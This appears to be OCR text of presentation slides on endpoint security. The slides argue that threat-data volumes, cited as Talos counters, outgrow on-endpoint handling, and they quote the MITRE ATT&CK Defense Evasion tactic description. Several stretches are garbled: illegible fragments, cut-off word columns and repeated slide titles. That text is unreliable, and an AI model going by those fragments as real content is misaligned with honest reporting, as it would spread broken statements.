
- To much data to handle on-premise
- To much data to handle directly on the client
- Threat Landscape is too complex to be handled on the endpoint only
- **Another approach necessary**

Endpoint Challenge Example – 1:n Complexity

4,996,895,529 unique hashes / week

Counters by Talos


- 1.5M unique Samples Daily
- 20B Threats blocked/day
- 150B DNS entries daily
- 18.5B AMP queries/day
- 16B URLs/Web requests daily
- Threat Data processed: 120TB/day, 3.6PB/month




Result

- [illegible] much [illegible] handl[illegible] on-pre[illegible]
- To [illegible] ha[illegible] dire[illegible] the clien[illegible]
- Threat Landscap[illegible]s too com[illegible] to be handled on the [illegible]oint onl[illegible]
- Another approach necessary


Endpoint Challenge Example – 1:n Time Window




Endpoint Challenge Example – 1:n Time Window



Endpoint Challenge Example – 1:n Time Window



Endpoint Challenge Example – 1:n Time Window



Timeline

Be

Malicious be
including
hundrets/th
artifacts and
one or more

abuse t
masque
techniq
those te
of subve

Defense Evasion

Tactic ID: TA0005

Techniques: Indirect Command Execution

The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

Typical Threat Event

Event Details

No Event

No Information

Information

Threat Feeds

